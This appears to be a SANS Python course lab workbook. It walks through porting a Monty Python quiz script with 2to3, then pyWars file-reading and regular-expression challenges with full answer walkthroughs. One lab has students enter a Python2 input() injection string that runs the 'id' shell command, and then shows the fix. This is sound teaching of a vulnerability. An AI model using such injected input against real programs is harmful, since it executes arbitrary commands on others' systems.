The program reenacts the Bridge of Death scene from the movie Monty Python and the Holy Grail. The bridge keeper will prompt you with three random questions. You must answer all three correctly to safely cross the bridge and avoid being cast into the Gorge of Eternal Peril. Here are some answers to the questions. For the questions about your name, favorite color, and quest, just be honest. He knows more than you can imagine. The capital of Assyria is Assur. I don't actually know the air-speed velocity of an unladen swallow. It's a complicated question, so you'll have to research that one on your own.

Here is what it looks like when run in Python2.

```
$ python2 bridge_of_death.py
Stop! Who would cross the Bridge of Death must answer me these
questions three, ere the other side he see.
What... is your favorite color? red
What... is your name? Mark
What... is the air-speed velocity of an unladen swallow? 100
You are cast into the Gorge of Eternal Peril
```

Now run 2to3 against the program to apply Python3 fixes. As the program runs, it will generate output showing you what it will change. Lines that start with a "-" (minus sign) are being deleted from the program. Lines that start with a "+" (plus sign) are being added to the program. When you run 2to3, pass the following arguments. "-w" tells the program to write fixes to the program. "-f all" tells 2to3 to apply all of the fixes it knows about. First, the program prints some standard header information showing fixes it is running and the names of the program it is changing. The numbers -12,27 and +12,27 indicate that it is showing you 27 lines of text. The 12 means that there were no differences in the program until it reached line 12.

```
$ 2to3 -f all -w bridge_of_death.py
RefactoringTool: Skipping optional fixer: buffer
RefactoringTool: Skipping optional fixer: idioms
RefactoringTool: Skipping optional fixer: set_literal
RefactoringTool: Skipping optional fixer: ws_comma
RefactoringTool: Refactored bridge_of_death.py
--- bridge_of_death.py   (original)
+++ bridge_of_death.py   (refactored)
@@ -12,27 +12,27 @@
```

© SANS Institute 2020

The next section in the output shows each line that was changed. Each line with a "+" in front of it was added and each line with a "-" in front was removed. If it has neither "+" or "-", it was unchanged.

```
secret_word4 =
"""x\x9cmOAn\xc20\x10\xbc\xe7\x15\x93S\xc5\xa1\x91\xca\xa1\xd7*mL\x83J\x01\xa1\x
b4\x88\xa3!Kb\xc5]Gq\x0c\xe4\xf7\xb5\t=T\xc2kYZ\xef\xcc\xec\xcc\xb6\x96\xfd\x0b0
Gi\xf8\xa1G\xc3\xe6\x8c\xde\xff%I\x824\x9c\xe8~\xe5\xb7\x8a\xb6b\xb1@\xb6Z\x8a\x
04\xbb\xd5\x17\xf2\xf4[\x133\x91\x16"C\x91\x0b\xbcn\xe6\xd9\xbb\xf8\x10b6q\x14\x
e5\xd4\x11\x94\x85D>_\x168\x9a\xce\xef#\xbc\x15\xb3$\x8a\x9e&\xd8\x19\x87\xb3\xd
2\x1a\x96\x08ti\xb5Q\xbd\xe2\n\x8a[\xd7\xfb\x17\xeb\xa1\xaf\rO!+\xe9;\x7f\xff\xe
8\xc0\xa7\xec\x9ak\xdb\xca\x8a\xc2h0\xae\xc3\xde\x98&\x8e\xa6\x13\x14u\xd8\xfd#\
x07\xec\t\xc6\xe3:\xd4\x8a{\x0b\xad\x1a\xf2<\xef\xcas\xc6\x01\x1b~l\x87\xad\xec\
xfcT\xee\xed?1\x1b#O\x92\x0fT\xc2Y\xf2\x10g\x9d\xd4z\x80\xaa\xd8tA\x8a,\x8d<\xc9
%\xce\xc6\xdb\xa2\xcbA;\xabN\x14`\x8cQ;\xc1Lq\x19\xe2\x05\xd7\xa3\x99[\xa2+\xfb
\x19\x9a<gL\xa5\xe5\x10\xb0GE\xba\x84ad>\xcas\xfc\x0bN\xf7\x8f\xc1"""

 os.system("clear")
-print "Stop! Who would cross the Bridge of Death must answer me these questions
three, ere the other side he see."
+print("Stop! Who would cross the Bridge of Death must answer me these questions
three, ere the other side he see.")

 for qcount in range(3):
     qtxt = random.choice(questions)
     questions.remove(qtxt)
-    answer = raw_input(qtxt)
+    answer = input(qtxt)
     if secret_word1.decode('hex') in answer.lower() and "color" in qtxt:
-        print "You are cast into the Gorge of Eternal Peril"
+        print("You are cast into the Gorge of Eternal Peril")
         sys.exit(1)
     if "swallow" in qtxt:
         if secret_word2.decode('hex') in answer.lower():
-            print secret_word4.decode("zip")
+            print(secret_word4.decode("zip"))
         else:
-            print "You are cast into the Gorge of Eternal Peril"
+            print("You are cast into the Gorge of Eternal Peril")
         sys.exit(1)
-    if secret_word3.decode('hex') <> answer.lower() and "Assyria" in qtxt:
-        print "You are cast into the Gorge of Eternal Peril"
+    if secret_word3.decode('hex') != answer.lower() and "Assyria" in qtxt:
+        print("You are cast into the Gorge of Eternal Peril")
         sys.exit(1)



-print "Right. Off you go."
+print("Right. Off you go.")
```

© SANS Institute 2020

Examining the lines with "-" and "+" in front of them, you'll see that the "raw_input" function was replaced with "input". The "print" statement lines are replaced with the print functions. The "if" line that used "<>" for "not equal" was changed to "!=". 2to3 made several changes. Rerun the program to try it out.

```
$ python3 bridge_of_death.py

Stop! Who would cross the Bridge of Death must answer me these
questions three, ere the other side he see.
What... is the capital of Assyria? Assur
Traceback (most recent call last):
  File "bridge_of_death.py", line 21, in <module>
    if secret_word1.decode('hex') in answer.lower() and "color" in
qtxt:
AttributeError: 'str' object has no attribute 'decode'
```

Since the question chosen by the program is random, your output may be different than what is shown here. After answering a question, you will get an error similar to the one above. This error message tells us that the string object "secret word1" doesn't have a decode attribute. Strings have an encode() method. Bytes have the decode() method. In Python2, the 'hex' decoder accepts strings as an argument. In Python3, the 'hex' encoder and decoder require bytes as an argument. 2to3 does not automatically fix this problem for you. Use gedit to make the following changes to your program.

```
$ gedit bridge_of_death.py
```

Once the program is open in gedit, add a "b" outside the quotes for all of the "secret_word#" variables on lines 9 through 12.

```
secret_word1 = b"6e6f"
secret_word2 = b"6166726963616e206f7220657572"
secret_word3 = b"6173737572"
secret_word4 = b"""x\x9cmOAn\xc20\x10\xbc\xe7\x15\x93S\xc5\xa1\x91
```

Now save the program and run it again.

```
$ python3 bridge_of_death.py

Stop! Who would cross the Bridge of Death must answer me these
questions three, ere the other side he see.
What... is the capital of Assyria? Assur
Traceback (most recent call last):
  File "bridge_of_death.py", line 21, in <module>
    if secret_word1.decode('hex') in answer.lower() and "color" in
qtxt:
LookupError: 'hex' is not a text encoding; use codecs.decode() to
handle arbitrary codecs
```

Now we have a different error. It tells us that "hex" encoding is not a text encoding. It also tells us that we should use codecs.decode() for these operations. This old Python2 syntax is not automatically fixed by

© SANS Institute 2020

2to3. You must manually change '*str*.decode("hex")' to 'codecs.decode(*str*,"hex")'. Find all calls to .decode() that have something inside the parentheses and change them to codecs.decode(*str*, '<encoder>'). Use gedit to fix the following lines:

```
$ gedit bridge_of_death.py
```

Make each of the changes outlined in this table.

LINE #	REPLACE THIS	WITH THIS
21	`secret_word1.decode('hex')`	`codecs.decode(secret_word1, 'hex')`
25	`secret_word2.decode('hex')`	`codecs.decode(secret_word2, 'hex')`
26	`secret_word4.decode('zip')`	`codecs.decode(secret_word4, 'zip')`
30	`secret_word3.decode('hex')`	`codecs.decode(secret_word3, 'hex')`

Then save the file and rerun the program.

```
$ python3 bridge_of_death.py

Stop! Who would cross the Bridge of Death must answer me these
questions three, ere the other side he see.
What... is your favorite color? red
Traceback (most recent call last):
  File "bridge_of_death.py", line 21, in <module>
    if codecs.decode(secret_word1,'hex') in answer.lower() and
"color" in qtxt:
TypeError: 'in <string>' requires string as left operand, not bytes
```

We have another problem related to the fact that Python2 functions didn't return bytes and now Python3 does. In this case, codecs.decode returns bytes and answer.lower() is a string. We need them both to be the same type. You could put a .decode() at the end of the bytes or a .encode() at the end of the string to fix this. Launch gedit and add ".decode()" to the end of each of those lines to convert them from bytes into strings.

```
$ gedit bridge_of_death.py
```

Once gedit is open, make the changes outlined in the following table.

LINE #	FIND THIS	ADD .decode() TO THE END LIKE THIS
21	`codecs.decode(secret_word1,'hex')`	`codecs.decode(secret_word1,'hex').decode()`
25	`codecs.decode(secret_word2, 'hex')`	`codecs.decode(secret_word2,'hex').decode()`
26	`codecs.decode(secret_word4, 'zip')`	`codecs.decode(secret_word4,'zip').decode()`
30	`codecs.decode(secret_word3, 'hex')`	`codecs.decode(secret_word3,'hex').decode()`

© SANS Institute 2020

Then rerun the program.

```
$ python3 bridge_of_death.py

Stop! Who would cross the Bridge of Death must answer me these
questions three, ere the other side he see.
What... is your favorite color? Green
What... is your quest? To find the grail
What... is the capital of Assyria? Assur
Right. Off you go.
```

Excellent! The program is working properly now. But unfortunately, we have created a security vulnerability if someone runs our program in Python2. It is only dangerous if the program is running with a privileged account or listening on a network port, but it is a vulnerability nonetheless. Run the program in Python2 and test the vulnerability. When prompted with a question, enter '__import__("os").system("id")'.

```
$ python2 bridge_of_death.py

Stop! Who would cross the Bridge of Death must answer me these
questions three, ere the other side he see.
What... is your quest? __import__("os").system("id")
uid=1000(student) gid=1000(student)
groups=1000(student),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),
116(nopasswdlogin),118(lpadmin),126(sambashare)
Traceback (most recent call last):
  File "bridge_of_death.py", line 21, in <module>
    if codecs.decode(secret_word1,'hex') in answer.lower().encode()
and "color" in qtxt:
AttributeError: 'int' object has no attribute 'lower'
```

An error was generated, but the damage was already done. You can see the results of the "id" command printed to the screen. This is horrible! We want to add some code to our program to make sure that if someone accidently runs our code in Python2, they are protected against this attack. First, launch gedit to bring back up our program.

```
$ gedit bridge_of_death.py
```

Next, add some code to detect when we are using Python2 and replace the dangerous input() function with the safe raw_input() function. Add the three lines highlighted in bold below to your program immediately after the import statements.

© SANS Institute 2020

```
import random
import sys
import codecs
import os

if sys.version_info.major == 2:
    input = raw_input

questions = ['What... is your name?','What... is your favorite
color?','What... is your quest?','What... is the air-speed velocity
of an unladen swallow?','What... is the capital of Assyria?']
```

These two lines over write the dangerous Python2 input function with the safe raw_input program. Try the program again in Python2 and see if you can exploit it now! You will find that the attack no longer works. Excellent job. You upgraded this program from Python2 to Python3.

Lab Conclusions

In this lab, we covered the use of 2to3 to upgrade programs. We fixed several shortcomings of the tool and addressed the security vulnerability that was created by the tool.

© SANS Institute 2020

Exercise 3.1: pyWars File I/O

Objectives

- Perform the file exercises in pyWars
- Will test your ability to:
    - Find files
    - Open text and GZIP files
    - Read text and GZIP files
- Complete as many of the following as you can: 43 through 46

Lab Description

Now we have a series of pyWars exercises to put your file IO skills to the test. These exercises will have you read data from the **`/home/student/Public`** directory on your system. If you've made any changes to that directory structure, then you may want to revert to a snapshot before trying to complete these labs. Work on challenges 43–46. Many of you will not complete all of these challenges. That’s okay! You can go back and complete them later.

Lab Setup

Log in to Security573 VM:

- Username: **`student`**
- Password: **`student`**

Open a terminal by double-clicking the desktop icon.

The first step is to change to the **`essentials-workshop`** directory and start the Python interactive shell:

```
$ cd Documents/pythonclass/essentials-workshop/
$ python3
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more
information.
>>>
```

© SANS Institute 2020

Create a pyWars session:

```
>>> import pyWars
>>> d = pyWars.exercise()
>>> d.login("username", "password")
>>>
```

No Hints Challenge

Work through pyWars challenges 43 through 46. These exercises are designed to build your file skills.

Full walkthroughs start on the next page.

© SANS Institute 2020

Full Walkthrough: Question 43

The first thing to do is to show the question, as shown below:

```
>>> d.question(43)
'Data() contains the absolute path of a filename in your virtual
machine. Determine the length of the file at that path. Open and
read the contents of the file. Submit the file size (length of
contents) as the answer. '
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(43)
>>> x
'/home/student/Public/espeak-generic.conf'
```

To read the file is easy enough. We create a path and then call the .read_bytes() method.

```
>>> import pathlib
>>> file_content = pathlib.Path(x).read_bytes()
>>> len(file_content)
1323
```

That's it! You read the file as a bytes() into the variable "`file_content`". The length of the contents of that variable is your answer. It is important that we read the file as bytes. If we read it as text, then we would only get the correct length when the file content is ASCII or an encoding where each byte represents a single character. If UTF-8 or other multibyte encoding is used, you will get an incorrect answer. Another way of determining the size is to use the .stat() method. `pathlib.Path(x).stat().st_size` would also return the file size.

```
>>> pathlib.Path(x).stat().st_size
1323
```

This pyWars challenge can be solved in one line:

```
>>> d.answer(43, len(pathlib.Path(d.data(43)).read_bytes()))
'Correct!'
```

© SANS Institute 2020

Now let's grab Question 44 and an example of the data:

```
>>> d.question(44)
'The data() method returns an absolute path to a directory on your
file system.  Submit a sorted list of the filenames in that
directory. '
>>> d.data(44)
'/home/student/Public/log/apache2'
```

There are several ways to get a directory listing. One easy way that we discussed is to use the `listdir()` function in the `os` module. Another way is to use the `Path()` objects `glob()` method . The `glob()` method will return a list of `Path()` objects and then we get the filenames from the `.name` attribute of each of those objects. Since we are looking for a list of filenames, `os.listdir()` gives us exactly what we are looking for in fewer steps.

```
>>> os.listdir(d.data(44))
['error.log.4.gz', 'error.log', 'error.log.3.gz', 'error.log.1.gz',
'error.log.7.gz', 'error.log.2.gz', 'error.log.6.gz',
'error.log.5.gz']
```

The question asks us to sort the list, so we also need to call `sorted()`. This should do it:

```
>>> sorted(os.listdir(d.data(44)))
['access_log', 'error_log', 'page_log']
```

Now let's use this to submit our answer and get the points:

```
>>> d.answer(44, sorted(os.listdir(d.data(44))))
'Correct!'
```

© SANS Institute 2020

Full Walkthrough: Question 45

Look at the next question and a sample of the data:

```
>>> d.question(45)
'The data() method will return a tuple. The first item in the tuple
contains the absolute path of a gzip compressed file in your virtual
machine. The second item in the tuple is a line number. Retrieve
that line number from the specified file and submit it as a string.'
>>> d.data(45)
('/home/student/Public/log/apache2/error.log.2.gz', 17)
```

The first item in the tuple is a .gz file we have to open. The second item is the line number that we have to retrieve. You are going to need the gzip module to perform this task. Import it!

```
>>> import gzip
```

Based on that data item above, we need to read '**`error.log.2.gz`**' and return the 17th line in the file. To open a gzip encoded file, we need to use the `open` function in the `gzip` module. The `filehandle` returned by `gzip.open()` when used with "`rt`" mode returns the same results as the normal file open. The `readlines()` method will return the uncompressed contents of the file as a list of lines. Then we can use slicing to pull the 17th line, which is at index 16. Let's write a quick function to open the file and read the line from the file:

```
>>> def doanswer45(tuple_in):
...     file_name, line_num = tuple_in
...     file_list = gzip.open(file_name, "rt").readlines()
...     return file_list[line_num - 1]
...
>>> doanswer45(x)
"[Sun Jul 12 15:13:41.334670 2015] [:error] [pid 25540] [client
127.0.0.1:49048] PHP Notice:  Use of undefined constant localhost -
assumed 'localhost' in /var/www/html/classlist.php on line 15\n"
```

Let's use this function to submit an answer:

```
>>> d.answer(45, doanswer45(d.data(45)))
'Correct!'
```

© SANS Institute 2020

Now let's look at Question 46 and a sample of its data:

```
>>> d.question(46)
'The data() method will return a string. Find all the text files
beneath /home/student/Public/log/ that contain that string.  The
answer is a sorted list of all of the absolute paths to files that
contain the string.  Do not uncompress gzip files. '
>>> d.data(46)
'earth'
```

This next question requires that we open all of the files beneath the **`Public`** directory and return a list of files that contain a specific string. In this case, we want to find files that contain the word 'earth'. This will require a few steps:

1. Loop over all the files in the directory **`/home/student/Public/log/`**
2. Open and read the content of each file
3. Search content for the specified string

We can use `pathlib.Path.rglob()` to step through all the files and directories beneath the **`/home/student/Public/log/`** directory. First, we create a Path object and then we can use `.rglob("*")` to access everything beneath that folder. If the item is not a file, then we skip it:

```
>>> log_dir = pathlib.Path.home() / "Public/log"
>>> for each_item in log_dir.rglob("*"):
...     if not each_item.is_file():
...         continue
```

Remember the "`continue`" command tells Python to skip the remainder of the code block beneath the for loop and start the for loop again with the next item in the list. When you read the file, we need to read it in as bytes, or some files beneath the log subdirectory will generate an error when you attempt to interpret them as text.

```
...     file_content = each_item.read_bytes()
```

Since we are processing the file contents as bytes, we need to convert our `datasample` into bytes by calling `datasample.encode()`. Comparing bytes to strings never matches. Likewise, searching bytes for strings will not find any matches. If we find the encoded `datasample` in the contents of the file, then we add the path, as a string, to our answer list. Last, we sort the results, and that gives us the answer we are looking for.

© SANS Institute 2020

Let's build a function to do this:

```
>>> def doanswer46(datasample):
...     answer = []
...     logpath = pathlib.Path.home() / "Public/log"
...     for each_item in logpath.rglob("*"):
...         if not each_item.is_file():
...             continue
...         file_content = each_item.read_bytes()
...         if datasample.encode() in file_content:
...             answer.append(str(each_item))
...     return sorted(answer)
...
>>> doanswer46(x)
['/home/student/Public/log/dnslogs/10.log',
'/home/student/Public/log/dnslogs/11.log',
'/home/student/Public/log/dnslogs/12.log',
'/home/student/Public/log/dnslogs/13.log',
'/home/student/Public/log/dnslogs/14.log',
'/home/student/Public/log/dnslogs/15.log',
'/home/student/Public/log/dnslogs/17.log']
```

Now submit and collect your points:

```
>>> d.answer(46, doanswer46(d.data(46)))
'Correct!'
```

© SANS Institute 2020

Lab Conclusions

- You can now read files and select relevant lines of text from those pages
- The power of programming comes in when you can do analysis and automation with it. For example, you can calculate statistics and look up other information based on the items you extract
- Now that we know how to open files, we can use regular expressions to pull useful data out of them. We will cover that section next

© SANS Institute 2020

Exercise 3.2: pyWars Regular Expressions

Objectives

- Use regular expressions to extract IP addresses
- But regular expressions can be used for much more than that
- pyWars challenges 47–52 will build your regular expression ninja skills

Lab Description

It is time for some hands-on labs. We've created several pyWars challenges related to regular expressions. Finish as many as you can, beginning with challenge 47. We'll walk you through the first few.

Lab Setup

Log in to Security573 VM:

- Username: **`student`**
- Password: **`student`**

Open a terminal by double-clicking the desktop icon.

The first step is to change to the **`essentials-workshop`** directory and start the Python interactive shell:

```
$ cd Documents/pythonclass/essentials-workshop/
$ python3
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more
information.
>>>
```

© SANS Institute 2020

Create a pyWars session:

```
>>> import pyWars
>>> d = pyWars.exercise()
>>> d.login("username", "password")
>>>
```

No Hints Challenge

Work through as many pyWars challenges as you can, starting with 47. These exercises are designed to build your regular expression skills.

Full walkthroughs start on the next page.

© SANS Institute 2020

The first thing to do is to examine the question:

```
>>> d.question(47)
"Read the data element and submit the number of times any instance
of the word 'python' (case insensitive) appears in the source. "
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(47)
>>> x[:200]
'<!doctype html><html lang="en-US"><head><meta http-equiv="content-
type" content="text/html; charset=UTF-8"><script>var pL=0,
pUrl=\'http://ybinst8.ec.yimg.com/'
```

This challenge requires that we count how many times the word "python" appears in the data. We could do this with some simple string functions. The following line would do the trick:

```
>>> x.lower().count('python')
191
```

But this is a regular expression challenge, so the first thing you will need to do is make sure the 're' module is imported.

```
>>> import re
```

A regular expression to find the string '**python**' couldn't be much easier; it is just 'python'. To make the regular expression case insensitive, you pass re.IGNORECASE when calling re.findall(). So this regular expression will build a list of all the instances of the word 'python' in the data:

```
>>> re.findall(r"python", x, re.IGNORECASE)
['python', 'python', 'python', 'python', 'python', 'python',
'python', 'python', 'python', 'python', 'python', 'python',
'python', 'python', 'python', 'python', 'python', 'python',
'python', 'python', 'python', 'python', 'python', 'python',
'python', 'python', 'python', 'python', 'python', 'python',
...<snipped>...]
```

© SANS Institute 2020

The `len()` function will count how many items are in that list.

```
>>> len(re.findall(r"python", x, re.IGNORECASE))
191
```

So you can solve this pyWars challenge in one line!

```
>>> d.answer(47,len(re.findall(r"python",d.data(47),re.IGNORECASE)))
'Correct!'
```

© SANS Institute 2020

Full Walkthrough: Question 48

The first thing to do is to examine the question and a sample of data:

```
>>> d.question(48)
'The data element contains a portion of a BIND DNS log file. Use a
regular expression to pull all of the Client IP addresses from the
entries.  Client IP Addresses are between the word client and
before the pound sign.'
>>> d.data(48)
'client 93.231.105.107#45159,client 225.126.178.48#19544,client
45.3.172.239#16509,client 245.11.22.90#17173,client
132.183.61.102#47350,client 150.58.82.212#30210,client
79.154.229.31#30175,client 102.36.125.107#23105'
```

We need a regular expression to get the IP address that is between the word client and the octothorpe (pound sign). Remember that "`.*?`" is roughly equivalent to an * at the command prompt. We can put that in a capture group to capture everything between the word client and the octothorpe:

```
>>> re.findall(r"client (.*?)#", d.data(48))
['232.86.189.223', '218.64.60.231', '130.31.189.74', '78.59.243.57',
'110.117.89.59', '199.212.74.46', '162.199.232.233', '35.165.125.6',
'105.76.29.133']
```

Now we just need to submit that answer. Press your up arrow to recall what we just typed and add a parenthesis to the end and a "`d.answer(48,`" in front of it to get those points!

```
>>> d.answer(48, re.findall(r"client (.*?)#", d.data(48)))
'Correct!'
```

© SANS Institute 2020

Full Walkthrough: Question 49

As before, we need to examine the question and a sample of data:

```
>>> d.question(49)
'The data element contains a portion of a BIND DNS log file. Use a
regular expression to pull all of the Client IP addresses and the
hostname from the entries.  Client IP Addresses are between the
word Client and before the pound sign. The hostnames are between the
word query: and the word IN. Submit a list of tuples with the IP in
the first position and the hostname in the second.'
>>> d.data(49)
'client 248.154.222.61#22325: query: www.host4345815.com IN,client
215.27.215.123#21017: query: www.host3854640.com IN,client
196.84.244.205#58798: query: www.host7252366.com IN,client
116.132.136.202#54428: query: www.host7599240.com IN,client'
```

This time we need to capture two pieces of data. We need both the IP address and the hostname. Both the IP and the hostname are anchored between two pieces of unchanging data, so we can use the same technique we used on the previous question to capture them. Placing "`(.*?)`" between "`client`" and "`#`" as we did in the previous lab would capture the IP address. We could then create a second regular expression with a ".*?" and between "`query:`" and "`IN`" to capture the hostname. However, we need one regular expression that captures both of these items. When joining these two regular expressions together, we need to account for the fact that data between the regular expressions is constantly changing. The numbers after the octothorpe (pound sign) are the source port number of the client and change in each entry. One technique for doing this is to just take the two independent regular expressions "`client (.*?)#`" and "`query: (.*?) IN`" and join them together with a non-capturing "`.*?`".

```
>>> re.findall(r"client (.*?)#.*?query: (.*?) IN", d.data(49))
[('106.113.212.111', 'www.host4505980.com'), ('41.135.19.45',
'www.host7695912.com'), ('75.44.29.95', 'www.host4869506.com'),
('187.42.60.144', 'www.host18357.com')]
```

However, the more specific you can make a regular expression, the better it is. Specificity improves speed and reduces the likelihood of false positive matches. Instead of matching on ANYTHING "`.*?`" for our IP address, we could only match on digits and periods "`[\d.]+`". Instead of matching on ANYTHING "`.*?`" for the numbers after the pound sign, we could match on 1 to 5 digits "`\d{1,5}`". Instead of matching on ANYTHING "`.*?`" for our hostname, we could match on non-spaces "`\S+`". Submit this regular expression for the points!

© SANS Institute 2020

```
>>> re.findall(r"client ([\d.]+)#\d{1,5}: query: (\S+) IN", d.data(49))
[('224.144.255.211', 'www.host8573985.com'), ('67.227.125.103',
'www.host7474844.com'), ('223.16.93.62', 'www.host4074936.com')]
>>> d.answer(49, re.findall(r"client ([\d.]+)#\d{1,5}: query: (\S+)
IN", d.data(49)))
'Correct!'
```

© SANS Institute 2020

Full Walkthrough: Question 50

Inspect the question and a sample of data:

```
>>> d.question(50)
"The data element is string that contains some numbers surrounded by
special characters. Use a regular expression to extract only the 3
digit numbers.  If 3 digits are part of a larger number such as a 4
digit number you should not include it in the results. In other
words, the three digits must be preceded by and followed by a non-
word character. Example '123 4567' matches 123 only."
>>> d.data(50)
'674216882148!1432*16531151435182l352*1365*558
6101249!529!93611156#1047 7592197314414651520219621128931264 b277'
```

Now our regular expression needs to extract exactly three digit numbers. Unfortunately, a regular expression like "\d{3}" will not work because it finds parts of numbers with more than 3 digits.

```
>>> re.findall(r"\d{3}", "123456")
['123', '456']
```

That six-digit number was incorrectly interpreted as two three-digit numbers. This is one of those situations where a word border comes in handy. The word border \b finds the transitions from word characters \w to non-word characters \W. Test it out to see if it picks up the three-digit numbers and the beginning and end of a string.

```
>>> re.findall(r"\b(\d{3})\b", "234 456!123456#123")
['234', '456', '123']
```

That worked on our test data. Now try it on some data from the server.

```
>>> x = d.data(50)
>>> x
'119!114212342115 2#91621450 190#702!12842905 110*458
168332351138 7#345!1406!176438802965#15183316!1074#1759*422#990!481!*
424'
>>> re.findall(r"\b(\d{3})\b", x)
['119', '190', '702', '110', '458', '345', '422', '990', '481',
'424']
```

© SANS Institute 2020

That appears to have given us the correct answer for our sample data. Submit it to the server for those points!

```
>>> d.answer(50, re.findall(r"\b(\d{3})\b", d.data(50)))
'Correct!'
```

© SANS Institute 2020

Full Walkthrough: Question 51

Now let's grab question 51 and a sample of the data:

```
>>> d.question(51)
'Sentences end in a punctuation (period, question mark or
exclamation mark) followed by two spaces.   Data contains a
paragraph with multiple sentences.  Use a regular expression to
findall() sentences and submit a list of sentences. '
>>> d.data(51)
'Can I be late tomorrow?  I have a Dr. Appt at 8:00 a.m. in the
morning.  I hope I dont have a cavity!   '
```

This challenge requires that we find the sentences in the string returned by the `.data()` method. The question then defines a sentence as anything ending with punctuation, including a period, question mark, or exclamation mark, followed by two spaces. We need to find any characters (i.e. "`.*`") but not be greedy (i.e. "`?`") until we get to one of the named punctuation characters (i.e. "`[?.!]`") followed by two spaces (i.e. "`  `"). This regular expression pulls the sentences from the string. If you are struggling to understand the regular expression, do not fret. Regular expressions are "discovered" or "built" one step at a time. Try each of these pieces to see what they do. First, let's try the regular expression that will look for the punctuation:

```
>>> re.findall(r"[?.!]", d.data(51))
['?', '.', '.', '.', '.', '!']
```

Then we can expand it to look for those same punctuation characters followed by two spaces:

```
>>> re.findall(r"[?.!]  ", d.data(51))
['?  ', '.  ', '!  ']
```

The punctuation characters that are in the middle of sentences are no longer captured. Now we add in a "`.*?`" to non-greedily capture all the characters preceding the punctuation:

```
>>> re.findall(r".*?[?.!]  ", d.data(51))
['Can I be late tomorrow?  ', 'I have a Dr. Appt at 8:00 a.m. in the
morning.  ', 'I hope I dont have a cavity!  ']
```

That looks good. Let's try it out:

```
>>> d.answer(51, re.findall(r".*?[?.!]  ", d.data(51)))
'Correct!'
```

© SANS Institute 2020

Grab the question as before:

```
>>> d.question(52)
'Extract the SSNs from the data.  A SSN is any series of 9
consecutive digits.  Optionally, it may be a series of 3 digits
followed by a space or a dash then 2 digits then a space or a dash
followed by 4 digits.  Submit a list of SSNs in the order they
appear in the data.  All your SSNs should be in the format XXX-XX-
XXXX '
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(52)
>>> x
'LXioRviutdB850-92-3866MKNvfPy eSvoM vyC PKiWIwHMv985 98 8012QA njPF
fnMuG595653055Hd zgkcVz'
```

This question asks you to grab all the SSNs. The format for an SSN described in the questions allows numbers to be separated by a space, dash, or nothing at all. The regular expression group `[- ]` will look for dashes or spaces, and putting a question mark after the group like this `[- ]?` makes those characters optional. Give this regular expression a try:

```
>>> re.findall(r"\d\d\d[- ]?\d\d[- ]?\d\d\d\d", d.data(52))
['728221629', '882 01 3619', '391-70-1786', '838-19-7976',
'713-43-8882']
```

That pulls all the SSNs out of the data. We can replace "`\d\d\d`" with "`\d{3}`" and so on to make it easier to look at. But the question wants us to submit all the answers with dashes between the numbers. The regular expressions can also split the string up into the pieces we are interested in by using capturing groups to separate out the numbers. Now try this expression:

```
>>> re.findall(r"(\d{3})[- ]?(\d\d)[- ]?(\d{4})", d.data(52))
[('674', '00', '6985'), ('854', '45', '1575'),
('554', '30', '2144'), ('098', '68', '5548'), ('338', '47', '8189')]
```

Now all of the SSNs are captured as tuples with the three parts; we need to join them together with a "-":

```
>>> "-".join(('285', '90', '7007'))
'285-90-7007'
```

© SANS Institute 2020

By mapping that across our list of tuples, we get a list of SSNs as strings with dashes in all the right places.

```
>>> d.answer(52, list(map("-".join,
...     re.findall(r"(\d{3})[- ]?(\d{2})[- ]?(\d{4})", d.data(52)))))
'Correct!'
```

Lab Conclusions

You can now use regular expressions to:

- Extract IP addresses
- Count the number of occurrences of a particular word
- Extract sentences
- Extract Social Security numbers
- Extract a specific number of characters

Now we can target useful data in strings with regular expressions for extraction and analysis.

© SANS Institute 2020

Exercise 3.3: pyWars Log File Analysis

Objectives

- pyWars challenges 56–60 will help you solidify using regular expressions to parse data
- Completing all of these labs requires approximately 1.5 hours, but 1.5 hours is not provided! You will have to choose one or two
- But you have more challenges you can work on later! All of these are in your local VM copy of the pyWars server
- Brand new to coding? Pick one of the following challenges

Lab Description

Now it is your turn. Complete pyWars challenges 56–60. If you are brand new to Python, you should expect to finish one or two of these exercises. If you have coded before, do as many as you can! There are even more challenging ones that are not covered in the course material.

Lab Setup

Log in to Security573 VM:

- Username: **`student`**
- Password: **`student`**

Open a terminal by double-clicking the desktop icon.

The first step is to change to the **`essentials-workshop`** directory and start the Python interactive shell:

```
$ cd Documents/pythonclass/essentials-workshop/
$ python3
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more
information.
>>>
```

© SANS Institute 2020

Create a pyWars session:

```
>>> import pyWars
>>> d = pyWars.exercise()
>>> d.login("username", "password")
```

No Hints Challenge

Now it is your turn. Complete pyWars challenges 56–60. If you are brand new to Python, you should expect to finish one or two of these exercises. If you have coded before, go as far as you can! There are even more challenging ones that are not covered in the course material.

Full walkthroughs start on the next page.

© SANS Institute 2020

Full Walkthrough: Question 56

The first thing to do is import the re module. Then examine the question and data as shown below:

```
>>> import re
>>> d.question(56)
'The data() contains the filename of a BIND DNS log and a host name.
Open the file specified from the /home/student/Public/log/dnslogs
directory.  The answer is a sorted list of all the client IP
addresses in the specified log file that queried that host.'
>>> d.data(56)
('14.log', 'www.yahoo.com')
```

In this scenario, you have just been informed that a well-known website on the internet was used by attackers to spread malware. You must identify every IP address that queried that host, so you do forensics on those machines to determine if they have been compromised. This question asks you to open a specific DNS log file and find all the IP addresses that looked up a specific hostname. The `.data()` method is a tuple with both the log file and a hostname. You can put those in two variables like this:

```
>>> logname, hostname = d.data(56)
>>> print(logname, hostname)
15.log google.com
```

Then we read the file by creating a path and calling `.read_text()` method. The contents of the file are stored in the variable "logfile". Then slice off some characters just so we can see what the data looks like.

```
>>> import pathlib
>>> fpath = pathlib.Path("/home/student/Public/log/dnslogs")/logname
>>> logfile = fpath.read_text()
>>> logfile[:120]
'01-Apr-2015 11:00:00.086 client 201.115.103.117#60888: query:
www.coolhouseplans.com IN A + ((8.8.8.8))\n01-Apr-2015 11:0'
